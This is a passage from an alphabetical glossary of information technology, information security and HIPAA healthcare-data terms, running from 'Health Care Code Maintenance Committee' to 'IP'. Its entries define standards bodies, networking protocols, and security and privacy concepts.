Health Care Code Maintenance Committee—An organization administered by the BCBSA that is responsible for maintaining certain coding schemes used in the X12 transactions and elsewhere. These include the Claim Adjustment Reason Codes, the Claim Status Category Codes, and the Claim Status Codes.

Health Care Component—See Part II, 45 CFR 164.504.

Health Care Financing Administration (HCFA)—The HHS agency responsible for Medicare and parts of Medicaid. HCFA has historically maintained the UB-92 institutional EMC format specifications, the professional EMC NSF specifications, and specifications for various certifications and authorizations used by the Medicare and Medicaid programs. HCFA also maintains the HCPCS medical code set and the Medicare Remittance Advice Remark Codes administrative code set.

Health Care Operations—See Part II, 45 CFR 164.501.

Health Care Provider—See Part II, 45 CFR 160.103.

Health Care Provider Taxonomy Committee—An organization administered by the NUCC that is responsible for maintaining the Provider Taxonomy coding scheme used in the X12 transactions. The detailed code maintenance is done in coordination with X12N/TG2/WG15.

Health Industry Business Communications Council (HIBCC)—A council of healthcare industry associations that has developed a number of technical standards used within the healthcare industry.

Health Informatics Standards Board (HISB)—An ANSI-accredited standards group that has developed an inventory of candidate standards for consideration as possible HIPAA standards.

Health Information—See Part II, 45 CFR 160.103.

Health information clearinghouses—Any public or private entities that process or facilitate processing nonstandard health information into standard data elements. For example, third party administrators; pharmacy benefits managers; billing services; information management and technology vendors; and others. (HIPAA).

Health Insurance Association of America (HIAA)— An industry association that represents the interests of commercial healthcare insurers. The HIAA participates in the maintenance of some code sets, including the HCPCS Level II codes.

Health Insurance Issuer—See Part II, 45 CFR 160.103.

Health Insurance Portability and Accountability Act of 1996 (HIPAA)—A federal law that allows persons to qualify immediately for comparable health insurance coverage when they change their employment relationships. Title II, Subtitle F, of HIPAA gives HHS the authority to mandate the use of standards for the electronic exchange of healthcare data; to specify what medical and administrative code sets should be used within those standards; to require the use of national identification systems for healthcare patients, providers, payers (or plans), and employers (or sponsors); and to specify the types of measures required to protect the security and privacy of personally identifiable healthcare information. Also known as the Kennedy-Kassebaum Bill, the Kassebaum-Kennedy Bill, K2, or Public Law 104-191.

Health Level Seven (HL7)—An ANSI-accredited group that defines standards for the cross-platform exchange of information within a healthcare organization. HL7 is responsible for specifying the Level Seven OSI standards for the health industry. The X12 275 transaction will probably incorporate the HL7 CRU message to transmit claim attachments as part of a future HIPAA claim attachments standard. The HL7 Attachment SIG is responsible for the HL7 portion of this standard.

Health Maintenance Organization (HMO)—See Part II, 45 CFR 160.103.

Health Oversight Agency—See Part II, 45 CFR 164.501.

Health Plan—See Part II, 45 CFR 160.103.

Health Plan ID—See National Payer ID.

Health plans—Individual or group plans (or programs) that provide health benefits directly, through insurance, or otherwise. For example, Medicaid; State Children's Health Insurance Program (SCHIP); state employee benefit programs; Temporary Assistance for Needy Families (TANF); and others. (HIPAA).

Healthcare Financial Management Association (HFMA)—An organization for the improvement of the financial management of healthcare-related organizations. The HFMA sponsors some HIPAA educational seminars.

Healthcare Information Management Systems Society (HIMSS)—A professional organization for healthcare information and management systems professionals.

Healthcare providers—Providers (or suppliers) of medical or other health services or any other person furnishing health care services or supplies, and who also conduct certain health-related administrative or financial transactions electronically. For example, local health departments; community and migrant health centers; rural health clinics; school-based health centers; homeless clinics and shelters; public hospitals; maternal and child health programs (Title V); family planning programs (Title X); HIV/AIDS programs; and others. (HIPAA).

HEDIC—The Healthcare EDI Coalition.

HEDIS—Health Employer Data and Information Set.

Help desk—Responds to knowledge workers' questions.

HERF—High-energy radio frequency.

Hertz—The basic measurement of bandwidth frequency in cycles per second. 1 Hertz equals 1 cycle per second.

Hertz (Hz)—One cycle per second.

Heuristics—The mode of analysis in which the next step is determined by the results of the current step of analysis. Used for decision support processing.

Hexadecimal—A number system with a base of 16.

HFMA—See the Healthcare Financial Management Association.

HHA—Home Health Agency.

HHIC—The Hawaii Health Information Corporation.

HHS—See Health and Human Services. Also see Part II, 45 CFR 160.103.

HIAA—See the Health Insurance Association of America.

HIBCC—See the Health Industry Business Communications Council.

Hidden partition—A method of hiding information on a hard drive where the partition is considered unformatted by the host operating system and no drive letter is assigned. .

HIDS—Host-based intrusion detection system.

Hierarchical Database—In a hierarchical database, data is organized like a family tree or organization chart with branches of parent records and child records.

High capacity floppy disk—Storage device that holds between 100MB and 250MB of information. Superdisks and Zip disks are examples.

High-Level Data-Link Control (HDLC)—A protocol used at the data-link layer that provides point-to-point communications over a physical transmission medium by creating and recognizing frame boundaries.

High-Level Language—The class of procedure-oriented language.

HIMSS—See the Healthcare Information Management Systems Society.

HIPAA Act of 1996—The Administrative Simplification provisions of the Health Insurance Portability and Accountability Act of 1996 (HIPAA, Title II) require the Department of Health and Human Services to establish national standards for electronic healthcare transactions and national identifiers for providers, health insurers, and employers. It also addresses the security and privacy of health data. Adopting these standards will improve the efficiency and effectiveness of the nation's healthcare system by encouraging the widespread use of electronic data interchange in healthcare.

HIPAA Data Dictionary or HIPAA DD—A data dictionary that defines and cross-references the contents of all X12 transactions included in the HIPAA mandate. It is maintained by X12N/TG3.

HISB—See the Health Informatics Standards Board.

HL7—See Health Level Seven.

HLD—Development, high-level design.

HMO—See Health Maintenance Organization.

Holographic device—A device that creates, captures, and displays images in true three-dimensional form.

Home Page—The initial screen of information displayed to the user when initiating the client or browser software or when connecting to a remote computer. The home page resides at the top of the directory tree.

Home PNA (Home Phoneline Networking Alliance)—Allows one to network home computer using telephone wiring.

Homeland Security Act of 2002—The Act restructures and strengthens the executive branch of the federal government to better meet the threat to the United States posed by terrorism. In establishing a new department of Homeland Security, the Act for the first time creates a Federal department whose primary mission will be to help prevent, protect against, and respond to acts of terrorism on the U.S. soil.

Honey-pots—A specifically configured server, designed to attract intruders so their actions do not affect production systems; also known as a decoy server.

Hop—A term used in routing. A hop is one data link. A path from source to destination in a network is a series of hops.

Horizontal market software—Application software that is general enough to be suitable for use in a variety of industries.

Host—A remote computer that provides a variety of services, typically to multiple users concurrently.

Host Address—The IP address of the host computer.

Host Computer—A computer that, in addition to providing a local service, acts as a central processor for a communications network.

Hostname—The name of the user computer on the network.

Hot Site—A fully operational offsite data processing facility equipped with both hardware and system software to be used in the event of disaster.

Hot standby—Secondary equipment in place as a back up in case of primary equipment failure.

HPAG— The HIPAA Policy Advisory Group, a BCBSA subgroup.

HPSA— Health Professional Shortage Area.

HSRP—Hot Standby Routing Protocol.

HSSI—High-speed serial interface.

HTML—See *HyperText Markup Language.*

HTML document—A file made from the HTML language.

HTML tag—Specifies the formatting and presentation of information in an HTML document.

HTTP—See *HyperText Transport Protocol.*

Hub—A device connected to several other devices. In ARCnet, a hub is used to connect several computers together. In a message-handling service, a hub is used for transfer of messages across the network. An Ethernet hub is basically a "collapsed network-in-a-box" with a number of ports for the connected devices.

Humanware—Computer programs that interface or communicate with users by means of voice-integrated technology, interpret user-specified command, and execute or translate commands into machine-executable code.

HVAC—Heating ventilation air conditioning systems.

Hybrid Entity—A covered entity whose covered functions are not its primary functions. Also see Part II, 45 CFR 164.504.

Hypermedia—An extension to hypertext in which frames contain graphics, illustrations, images, audio, animation, text, and other forms of information or knowledge.

Hypertext—Text that is held in frames and authors develop or define the linkage between frames.

Hypertext Markup Language—A language created by programmers at the CERN in Switzerland to create Web pages.

HyperText Transfer Protocol (HTTP)—A communication protocol used to connect to serves on the world-wide-web. Its primary function is to establish a connection with a web server and transmit HTML pages to the client browser. The protocol used to transport hypertext files across the Internet.

I&A—Identification and authentication.

IA—(1) Information assurance. (2) Intra-area (OSPF).

IA integrity—The likelihood of a system, entity, or function achieving its required security, safety, and reliability features under all stated conditions within a stated measure of use.

IA integrity case—A systematic means of gathering, organizing, analyzing, and reporting the data needed by internal, contractual, regulatory, or Certification Authorities to confirm that a system has met the specified IA goals and IA integrity level and is fit for use in the intended operational environment. An IA integrity case includes assumptions, claims, and evidence.

IA integrity level—The level of IA integrity that must be achieved or demonstrated to maintain the IA risk exposure at or below its acceptable level.

IAB—Internet Architecture Board. Board of internetwork researchers who discuss issues pertinent to Internet architecture. Responsible for appointing a variety of Internet-related groups such as the IANA, IESG, and IRSG. The IAB is appointed by the trustees of the ISOC.

IA-critical—A term applied to any condition, event, operation, process, or item whose proper recognition, control, performance, or tolerance is essential to the safe, reliable, and secure operation and support of a system.

IAIABC— See the International Association of Industrial Accident Boards and Commissions.

IAP—Information Awareness Program.

IA-related—A system or entity that performs or controls functions which are activated to prevent or minimize the effect of a failure of an IA-critical system or entity.

IBGP—Interior Border Gateway Protocol.

ICD & ICD-n-CM & ICD-n-PCS—International Classification of Diseases, with "n" = "9" for Revision 9 or "10" for Revision 10, with "CM" = "Clinical Modification," and with "PCS" = "Procedure Coding System.".

ICF—Intermediate Care Facility.

ICMP—Internet Control Message Protocol. Network layer Internet protocol that reports errors and provides other information relevant to IP packet processing. Documented in RFC 792.

ICMP—Internet Control Message Protocol.

Icon—A pictorial symbol used to represent data, information, or a program on a GUI screen.

ICQ—Pronounced "I Seek You." This is a chat service available via the Internet that enables users to communicate online. This service (you load the application on your computer) allows chat via text, voice, bulletin boards, file transfers, and e-mail.

ICSA—Internet Computer Security Association.

ICZ—Intensive Control Zone.

IDA (infrared date association) port—A port for wireless devices that works in essentially the same way as the remote control on TV.

Identification—(1) The process, generally employing unique machine-readable names, that enables recognition of users or resources as identical to those previously described to the computer system. (2) The assignment of a name by which an entity can be referenced. The entity may be high level (such as a user) or low level (such as a process or communication channel.

Identification Media—A building or visitor pass.

Identifier—A set of one or more attributes that uniquely distinguishes each instance of an object.

Identity—Information that is unique within a security domain and which is recognized as denoting a particular entity within that domain.

Identity-based security policy—A security policy based on the identities or attributes of users, a group of users, or entities acting on behalf of the users and the resources or targets being accessed.

IDN—Integrated Delivery Network.

IDS—Intrusion detection system.

IEC 61025 —International Electrotechnical Commission Publication 61025 Fault tree analysis (FTA).

IEEE—Institute of Electrical and Electronics Engineers.

IETF—Internet Engineering Task Force; a public consortium that develops standards for the Internet.

IETF—Internet Engineering Task Force.

IFC—User data protection information flow control policy.

IFF—User data protection information flow control functions.

IG—See *Implementation Guide.*

IGP—Interior Gateway Protocol.

IGRP—Interior Gateway Routing Protocol.

IGS—Delivery and operation, installation, generation, and start-up.

IHC—Internet Healthcare Coalition.

IIHI—See Individually Identifiable Health Information.

IKE—Internet Key Exchange protocol.

IMP—Development, implementation representation.

Impact—The amount of loss or damage that can be expected, or may be expected from a successful attack of an asset.

Impact printer—A hard-copy device on which a print mechanism strikes against a ribbon to create imprints on paper. Some impact printers operate one character at a time; others strike an entire line at a time.

Impersonation—An attempt to gain access to a system by posing as an authorized user.

Implant chip—A technology-enabled microchip implanted into the human body.

Implementation—The specific activities within the systems development life cycle through which the software portion of the system is developed, coded, debugged, tested, and integrated with existing or new software.

Implementation Guide (IG)—A document that explains the proper use of a standard for a specific business purpose. The X12N HIPAA IGs are the primary reference documents used by those implementing the associated transactions, and are incorporated into the HIPAA regulations by reference.

Implementation phase—Distributes the system to the knowledge workers who begin using the system in their everyday jobs.

Implementation Specification—Under HIPAA, this is the specific instruction for implementing a standard. Also see Part II, 45 CFR 160.103. See also *Implementation Guide.*

Importance—A subjective assessment of the significance of a system's capability and the consequences of the loss of that capability.

In band—Made up of tones that pass within the voice frequency band and are carried along the same circuit as the talk path established by the signals. Also known as in-band signaling.

Inadvertent Disclosure—Accidental exposure of information to a person not authorized access.

Inadvertent Loss—The unplanned loss or compromise of data or system.

Incident—An unusual occurrence or breach in the security of a computer system. An event that has actual or potentially adverse effects on an information system. A computer security incident can result from a computer virus, other malicious code, intruder, terrorist, unauthorized insider act, malfunction, etc.

Incomplete Parameter Checking—A system fault that exists when all parameters have not been fully checked for correctness and consistency by the operating system, thus leaving the system vulnerable to penetration.

Incremental Program Strategies—Characterized by acquisition, development, and deployment of functionality through a number of clearly defined system "increments" that stand on their own.

IND—Tests, independent testing.

Independent Basic Service Set Network (IBSS Network)—Independent Basic Service Set Network is an IEEE 802.11-based wireless network that has no backbone infrastructure and consists of at least two wireless stations. This type of network is often referred to as an ad hoc network because it can be constructed quickly without much planning.

Indexed sequential filing—A file organization method in which records are maintained in logical sequence and indices (or tables) are used to reference their storage addresses. The method allows direct and serial access to records.

Indirect material—Material that is necessary for running a modern corporation but does not relate to the company's primary business activities. Commonly called MRO materials.

Induction—A process of logically arriving at a conclusion about a member of a class from examining a few other members of the same class. This method of reasoning may not always produce true statements. As an example, suppose it is known that George's car has four tires and that Fred's car has four tires. Inductive reasoning would allow the conclusion that all cars have four tires. Induction is closely related to learning.

Inference Engine—A system of computer programs in an expert systems application that uses expert experience as a basis for conclusions.

Infobots—Software agents that perform specified tasks for a user or application.

Information—Intelligence or knowledge capable of being represented in forms suitable for communication, storage, or processing. Information may be represented, for example, by signs, symbols, pictures, or sounds.

Information age—A time when knowledge is power.

Information assurance—(1) An engineering discipline that provides a comprehensive and systematic approach to ensuring that individual automated systems and dynamic combinations of automated systems interact and provide their intended functionality, no more and no less, safely, reliably, and securely in the intended operational environments. (2) Information operations that protect and defend information and information systems by ensuring their availability, integrity, authentication, confidentiality, and nonrepudiation; including providing for restoration of information systems by incorporating protection, detection, and reaction capabilities (DoD Directive 5-3600.1).

Information Assurance Support Environment (IASE)—The IASE is an on-line Web-based help environment for DoD INFOSEC and IA professionals.

Information Assurance Vulnerability Alert (IAVA)—The comprehensive distribution process for notifying CINC's, Services and agencies (C/S/A) about vulnerability alerts and countermeasures information. The IAVA process requires C/S/A receipt acknowledgment and provides specific time parameters for implementing appropriate countermeasures depending on the criticality of the vulnerability.

Information Attributes—The qualities, characteristics, and distinctive features of information.

Information Category—The term used to bind information and tie it to an information security policy.

Information decomposition—Breaking down the information for ease of use and understandability.

Information environment—The aggregate of individuals, organizations, and systems that collect, process, or disseminate information, including the information itself.

Information float—The amount of time it takes to get information from its source into the hands of the decision makers.

Information granularity—The extent of detail within the information.

Information hiding—(1) A software development technique in which each module's interfaces reveal as little as possible about the module's inner workings and other modules are prevented from using information about the module that is not in the module's interface specification.18 (2) A software development technique that consists of isolating a system function, or set of data and operations on those data, within a module and providing precise specifications for the module.69.

Information in identifiable form—Information in an IT system or online collection that (i) directly identifies an individual (e.g., name, address, Social Security number, or other identifying number or code, telephone number, e-mail address, etc.) or (ii) by which an agency intends to identify specific individuals in conjunction with other data elements, i.e., indirect identification. These data elements may include a combination of gender, race, birth date, geographic indicator, and other descriptors. .

Information Interoperability—The exchange and use of information in any electronic form.

Information Model—A conceptual model of the information needed to support a business function or process.

Information Operations (IO)—Actions taken to affect adversary information and information systems while defending one's own information and information systems.

Information Operations Condition (INFOCON)—The INFOCON is a comprehensive defense posture and response based on the status of information systems, military operations, and intelligence assessments of adversary capabilities and intent. The INFOCON system presents a structured, coordinated approach to defend against a computer network attack. INFOCON measures focus on computer network-based protective measures. Each level reflects a defensive posture based on the risk of impact to military operations through the intentional disruption of friendly information systems. INFOCON levels are: NORMAL (normal activity); ALPHA (increased risk of attack);

BRAVO (specific risk of attack); CHARLIE (limited attack); and DELTA (general attack). Countermeasures at each level include preventive actions, actions taken during an attack, and damage control/mitigating actions.

Information owner—An official having statutory or operational authority for specified information and having responsibility for establishing controls for its generation, collection, processing, dissemination, and disposal. .

Information partnership—Two or more companies that cooperate by integrating their IT systems, thereby providing customers with the best of what each has to offer.

Information requirements—Those items of information regarding the enemy and his environment which need to be collected and processed in order to meet the intelligence requirements of a commander.

Information resource management—A concept or practice in which information is recognized as a key asset to be appropriately managed as a vital resource.

Information Security—Safeguarding information against unauthorized disclosure; or, the result of any system of administrative policies and procedures for identifying, controlling, and protecting from unauthorized disclosure, information the protection of which is authorized by Executive Order or statute.

Information Security Governance—The management structure, organization, responsibility and reporting processes surrounding a successful information security program.

Information Security Program—The overall process of preserving confidentiality, integrity and availability of information.

Information Security Service—A method to provide some specific aspect of security. For example, integrity of transmitted data is a security objective, and a method that would achieve that is considered an information security service.

Information services—The offering of a capability for generating, storing, transforming, retrieving, utilizing, or making available information via telecommunications, and includes electronic publishing but does not include the use of such capability for the management, control, or operation of a telecommunications system or the management of a telecommunications service.

Information sharing—The requirements for information sharing by an IT system with one or more other IT systems or applications, for information sharing to support multiple internal or external organizations, missions, or public programs.

Information superiority—The capability to collect, process, and disseminate an uninterrupted flow of information while exploiting or denying an adversary's ability to do the same. Forces attain information superiority through the acquisition of systems and families-of-systems that are secure, reliable, interoperable, and able to communicate across a universal Information Technology (IT) infrastructure, to include National Security Systems (NSS). This IT infrastructure includes the data, information, processes, organizational interactions, skills, and analytical expertise, as well as systems, networks, and information exchange capabilities.

Information system—A discrete set of information resources organized for the collection, processing, maintenance, use, sharing, dissemination, or disposition of information. .

Information system owner (or program manager)—See system owner.

Information system security—A system characteristic and a set of mechanisms that span the system both logically and physically. .

Information system security officer—Individual responsible to the OA ISSO, designated approving authority, or information system owner for ensuring that the appropriate operational security posture is maintained for an information system or a closely related group of systems. .

Information Systems Security (INFOSEC)—The protection of information systems against unauthorized access to or modification of information, whether in storage, processing, or transit, and against the denial-of-service to authorized users or the provision of service to unauthorized users, including those measures necessary to detect, document, and counter such threats.

Information systems security program—Synonymous with *IT security program.*

Information Technology (IT)—The hardware and software operated by a federal agency or by a contractor of a federal agency or other organization that processes information on behalf of the federal government to accomplish a federal function, regardless of the technology involved, whether computers, telecommunications, or others. It includes automatic data processing equipment as that term is defined in Section 111(a)(2) of the Federal Property and Administrative Services Act of 1949. For the purposes of this Circular, automatic data processing and telecommunications activities related to certain critical national security missions, as defined in 44 U.S.C. 3502(2) and 10 U.S.C. 2315, are excluded.

Information technology disruptions due to natural or man-made disasters—Failure to exercise due care and diligence in the implementation and operation of the information technology system.

Information view—Includes all of the information stored within a system.

Information Warfare (IW)—Actions taken to achieve information superiority by affecting adversary information, information-based processes, information systems and computer-based networks while defending one's own information, information-based processes, information systems and computer-based networks.

Information-literate knowledge workers—Can define what information they need, know how to obtain that information, understand the information once they receive it, and act appropriately to help the organization achieve the greatest advantage.

INFOSEC—(1) The combination of COMSEC and COMPUSEC — the protection of information against unauthorized disclosure, transfer, modification, or destruction, whether accidental or intentional. (2) Protection of information systems against unauthorized access to or modification of information, whether in storage, processing, or transit, and against denial of service to authorized users, including those measures necessary to detect, document, and counter such threats.

Infrared—A wireless communications medium that uses light waves to transmit signals or information.

Infrastructure—The framework of interdependent networks and systems comprising identifiable industries, institutions, and distribution capabilities that provide a continual flow of goods and services essential to the defense and economic security of the United States, the smooth functioning of government at all levels, or society as a whole.

Infrastructure system—A network of independent, mostly privately owned, automated systems and processes that function collaboratively and synergistically to produce and distribute a continuous flow of essential goods and services. The eight critical infrastructure systems defined by PDD-63 are: telecommunications, banking and finance, power generation and distribution, oil and gas distribution and storage, water processing and supply, transportation, emergency services, and government services. .

Infrastructure-Centric—A security management approach that considers information systems and their computing environment as a single entity.

Inheritance—The language mechanism that allows the definition of a class to include the attributes and methods for another more general class. Inheritance is an implementation construct for the specialization relation. The general class is the superclass and the specific class is the subclass in the inheritance relation. Inheritance is a relation between classes that enables the reuse of code and the definition of generalized interface to one or more subclasses.

Inhibit—A design feature that provides a physical interruption between an energy source and a function actuator. Two inhibits are independent if no single failure can eliminate them both. .

Initial Operational Capability (IOC)— The first time a new system is introduced into operation.

Initialization vector—A non-secret binary vector used as the initializing input algorithm for the encryption of a plaintext block sequence to increase security by introducing additional cryptographic variance and to synchronize cryptographic equipment.

Initiator—An entity (for example, human user or computer based entity) that attempts to access other entities.

Initiator access control decision information—ADI associated with the initiator.
Initiator access control information—Access control information relating to the initiator.
Injection—Using this method, a secret message is put in a host file in such a way that when the file is actually read by a given program, the program ignores the data.
Injury—Any wrong or damage done to another, either his person, rights, reputation, or property; the invasion of any legally protected interest of another.214.
Inkjet printer—Makes images by forcing ink droplets through nozzles.
Inmate—See Part II, 45 CFR 164.501.
Input controls—Techniques and methods for verifying, validating, and editing data to ensure that only correct data enters a system.
Input device—A tool used to capture information and commands by the user.
Inquiry processing—The process of selecting a record from a file and immediately displaying its contents.
Insourcing—It means that IT specialists within the organization will develop the system.
Inspection—A manual analysis technique that examines the program requirements, design, or code in a formal and disciplined manner to discover errors.
Instance—A set of values representing a specific entity belonging to a particular entity type. A single value is also the instance of a data item.
Instance—An occurrence of an entity class that can be uniquely described.
Instrumental input—The capture of data and its placement directly into a computer by machines.
Insulator—A material that does not conduct electricity but is suitable for surrounding conductors to prevent the loss of current.
INT—(1) Protection Profile evaluation, PP introduction. (2) Security Target evaluation, ST introduction. (3) development, TSF internals.
Integrated circuit—A miniature microchip incorporating circuitry and semi-conductor components. The circuit elements and components are created as a part of the same manufacturing process.
Integrated Data Dictionary (IDD)—A database technology that facilitates functional communication among system components.
Integrated Services Digital Network (ISDN)—An emerging technology that is beginning to be offered by the telephone carriers of the world. ISDN combines voice and digital network services in a single medium, making it possible to offer customers digital data services as well as voice connections through a single wire. The standards that define ISDN are specified by ITU-TSS.
Integration—Allows separate systems to communicate directly with each other by automatically exporting data files from one system and importing them into another.
Integration testing—The orderly progression of testing in which software, hardware, or both are combined and tested until all intermodule communication links have been integrated.
Integrator—The organization that integrates the IS components.
Integrity—1. The accuracy, completeness and validity of information in accordance with business values and expectations. The property that data or information has not been modified or altered in an unauthorized manner. 2. A security service that allows verification that an unauthorized modification (including changes, insertions, deletions and duplications) has not occurred either maliciously or accidentally. *See also* data integrity.
Integrity checking—The testing of programs to verify the soundness of a software product at each phase of development.
Integrity level—(1) A range of values of an item necessary to maintain system risks within acceptable limits. For items that perform IA-related mitigating functions, the property is the reliability with which the item must perform the mitigating function. For IA-critical items whose failure can lead to threat instantiation, the property is the limit on the frequency of that failure. (2) A range of values of a property of an item necessary to maintain risk exposure at or below its acceptability threshold. .
Intellectual property—Intangible creative work that is embodied in physical form.

Intellectual property identification—A method of asset protection which identifies or defines a copyright, patent, trade secret, etc. or validates ownership and ensures that intellectual property rights are protected.

Intellectual Property Management and Protection (IPMP) —A refinement of digital rights management (DRM) that refers specifically to MPEG's.

Intelligence—The first step in the decision making process where a problem, need, or opportunity is found or recognized. Also called the diagnostic phase of decision making.

Intelligence Method—The method which is used to provide support to an intelligence source or operation, and which, if disclosed, is vulnerable to counteraction that could nullify or significantly reduce its effectiveness in supporting the foreign intelligence or foreign counterintelligence activities of the United States, or which would, if disclosed, reasonably lead to the disclosure of an intelligence source or operation.

Intelligence Source—A person, organization, or technical means which provides foreign intelligence or foreign counterintelligence and which, if its identity or capability is disclosed, is vulnerable to counteraction that could nullify or significantly reduce its effectiveness in providing foreign intelligence or foreign counterintelligence to the United States. An intelligence source also means a person or organization which provides foreign intelligence or foreign counterintelligence to the United States only on the condition that its identity remains undisclosed.

Intelligent agent—Software that assists the user in performing repetitive computer-related tasks.

Intelligent cabling—Research is ongoing in this area. The goal is to eliminate the large physical routers, hubs, switches, firewalls, etc. and move these functions (i.e., embed the intelligence) into the cabling itself. Currently this is an electrochemical/neuronic research process.

Intelligent transportation systems—A subset or specific application of the NII that provides real-time information and services to the transportation sector. Specific examples include: travel and transportation management systems, travel demand management systems, public transportation operation systems, electronic payment systems, commercial vehicle operation systems, emergency management systems, and advanced vehicle control and safety systems. .

Interactive—A mode of processing that combines some aspects of online processing and some aspects of batch processing. In interactive processing, the user can directly interact with data over which he or she has exclusive control. In addition, the user can cause sequential activity to initiate background activity to be run against the data.

Interactive chat—Lets the user engage in real-time exchange of information with one or more individuals over the Internet.

Interactive video —A system in which video segments are integrated via a menu-based processing application.

Interagency Coordination—Within the context of Department of Defense involvement, the coordination that occurs between elements of the Department of Defense and engaged U.S. government agencies, nongovernment organizations, private voluntary organizations, and regional and international organizations for the purpose of accomplishing an objective.

Interblock Gap (IBG)—A blank space appearing between records or groups of records on magnetic storage media.

Interception—Action (based on the law) performed by an NWO/AP/SvP, of making available certain information and providing that information to an LEMF. Usually, this term is not used to describe the action of observing communications directly by an LEA.

Interception interface—Physical and logical locations within the NWO/AP/SvP telecommunications facilities where access to the CC and IRI is provided. The interception interface is not necessarily a single fixed point.

Interception measure—A technical measure that facilitates the interception of telecommunications traffic pursuant to the relevant national laws and regulations.

Interception subject—A person or persons, specified in a lawful authorization, whose telecommunications are to be intercepted.

Intercept-related information—Collection of information or data associated with telecommunications services involving the target identity, specifically communication-associated information or data (including unsuccessful communication attempts), service-associated information or data (e.g., service-profile management by subscriber), and location information.

Interconnection security agreement—An agreement established between the organizations that own and operate connected information technology systems to document the technical requirements of the interconnection. The ISA also supports a memorandum of understanding or agreement (MOU/A) between the organizations. .

Interdiction—Impeding or denying someone the use of system resources.

Interface—A shared boundary between devices, equipment, or software components defined by common interconnection characteristics.

Interface analysis—The checking and verification process that ensures intermodule communications links are performed correctly.

Interference—Electromagnetic energy that is picked up with the signal you are receiving. This extra energy distorts the signal and interferes with its transmission.

Interim accreditation—Temporary authorization granted by a designated approving authority for an information technology system to process, store, and transmit information based on preliminary results of security certification of the system. .

Interim Approval to Operate (IATO)—Temporary approval granted by a DAA for an IS to process information based on preliminary results of a security evaluation of the system.

Interleaving—The alternating execution of programs residing in the memory of a multiprogramming environment.

Intermediary—A specialist company that provides services better than its client companies.

Internal accounting control—The process of safeguarding the accounting functions and processes of a business. This process includes validating that the accounting system complies with the appropriate, generally accepted accounting principles and that audit trails exist for verification of all processes.

Internal control—The method of safeguarding business assets, including verifying the accuracy and reliability of accounting data, promoting operational efficiency, and encouraging adherence to prescribed organizational policies and procedures.

Internal information—Information that describes specific operational aspects of the organization.

Internal network interface—Network's internal interface between the internal intercepting function and a mediation function.

International Association of Industrial Accident Boards and Commissions (IAIABC)— One of their standards is under consideration for use for the First Report of Injury standard under HIPAA.

International Classification of Diseases (ICD)— A medical code set maintained by the World Health Organization (WHO). The primary purpose of this code set was to classify causes of death. A U.S. extension, maintained by the NCHS within the CDC, identifies morbidity factors, or diagnoses. The ICD-9-CM codes have been selected for use in the HIPAA transactions.

International government-to-government (IG2G)—The E-commerce activities performed between two or more governments, including foreign aid.

International Organization—An organization of governments.

International Organization for Standardization (ISO)— An organization that coordinates the development and adoption of numerous international standards. "ISO" is not an acronym, but the Greek word for "equal.".

International Standards Organization— See International Organization for Standardization (ISO).

International virtual private network (IVPN)—Virtual private networks that depend on services offered by phone companies of various nationalities.

Internet—A global computer network that links minor computer networks, allowing them to share information via standardized communication protocols. The Internet consists of large national backbone networks (such as MILNET, NSFNET, and CREN) and a myriad of regional and local campus networks all over the world. The Internet uses the Internet Protocol suite. To be on the Internet, you must have IP connectivity (i.e., be able to Telnet to--or ping--other systems). Networks with only email connectivity are not actually classified as being on the Internet. Although it is commonly stated that the Internet is not controlled or owned by a single entity, this is really misleading, giving many users the perception that no one is really in control (no one "owns") the Internet. In practical reality, the only way the Internet can function is to have the major telecom switches, routers, satellite, and fiber optic links in place at strategic locations. These devices at strategic locations are owned by a few major corporations. At any time, these corporation could choose to shut down these devices (which would shut down the Internet), alter these devices so only specific countries or regions could be on the Internet, or modify these devices to allow/disallow/monitor any communications occurring on the Internet.

Internet address—A 32-bit address assigned to hosts using TCP/IP.

Internet Architecture Board (IAB)—Formally called the Internet Activities Board. The technical body that oversees the development of the Internet suite of protocols (commonly referred to as TCP/IP). It has two task forces (the IRTF and the IETF), each charged with investigating a particular area.

Internet Assigned Numbers Authority (IANA)—A largely government-funded overseer of IP allocations chartered by the FNC and the ISOC.

Internet backbone—The major set of connections for computers on the Internet.

Internet Control Message Protocol (ICMP)—The protocol used to handle errors and control messages at the IP layer. ICMP is actually part of the IP.

Internet Engineering Task Force (IETF)—The Internet standards setting organization with affiliates internationally from network industry representatives. This includes all network industry developers and researchers concerned with evolution and planned growth on the Internet.

Internet Layer—The stack in the TCP/IP protocols that addresses a packet and sends the packets to the network access layer.

Internet Message Access Protocol (IMAP)—A method of accessing electronic mail or bulletin board messages that are kept on a (possibly shared) mail server. IMAP permits a "client" email program to access remote message stores as if they were local. For example, email stored on an IMAP server can be manipulated from a desktop computer at home, a workstation at the office, and a notebook computer while traveling, without the need to transfer messages of files back and forth between these computers. IMAP can be regarded as the next-generation POP.

Internet Protocol (IP, lPv4)—The Internet Protocol (version 4), defined in RFC 791, is the network layer for the TCP/IP suite. It is a connectionless, best-effort, packet-switching protocol.

Internet Protocol (Ping, IPv6)—IPv6 is a new version of the Internet Protocol that is designed to be evolutionary.

Internet server computer—Computer that provides information and services on the Internet.

Internet Service Provider (ISP)—An organization that provides direct access to the Internet, such as the provider that links your college or university to the Net.

Internet telephony—A combination of hardware and software that uses the Internet as the medium for transmission of telephone calls in place of traditional telephone networks.

Internetwork—A group of networks connected by routers so that computers on different networks can communicate; the Internet.

Interoperability—The ability to exchange requests between entities. Objects interoperate if the methods that apply to one object can request services of another object.

Interorganizational System (IOS)—Automates the flow of information between organizations to support the planning, design, development, production, and delivery of products and services.

Intersection relation—A relation the user creates to eliminate a many-to-many relationship. Also called a composite relation.

Intracell handovers—A cellular call is passed from one frequency to the next or carrier to the next within a single cell site.

Intranet—An internal organizational Internet that is guarded against outside access by a special security feature called a firewall.

Intrusion detection—The process of monitoring the events occurring in a computer system or network, detecting signs of security problems.

Intrusion-detection software—Looks for unauthorized users on the Internet.

Investigation—The phase of the systems development life cycle in which the problem or need is identified and a decision is made on whether to proceed with a full-scale study.

Invisible GIFs (Tracker GIF, Clear GIF)—Electronic images, usually not visible to site visitors, that allow a Web site to count those who have visited that page or to access certain cookies. .

Invisible ink—A method of steganography that uses a special ink that is colorless and invisible until treated by a chemical, heat, or special light. It is sometimes referred to as *sympathetic ink*.

Invisible watermark—An overlaid image which is invisible to the naked eye, but which can be detected algorithmically. There are two different types of invisible watermarks: fragile and robust.

IO—Information operations.

IOM—Institute of Medicine. Prestigious group of physicians that study issues and advise Congress. The IOM developed a report on computer-based patient records that led to the creation of CPRI. .

IOS—Internetwork Operating System.

IP—Internet Protocol.

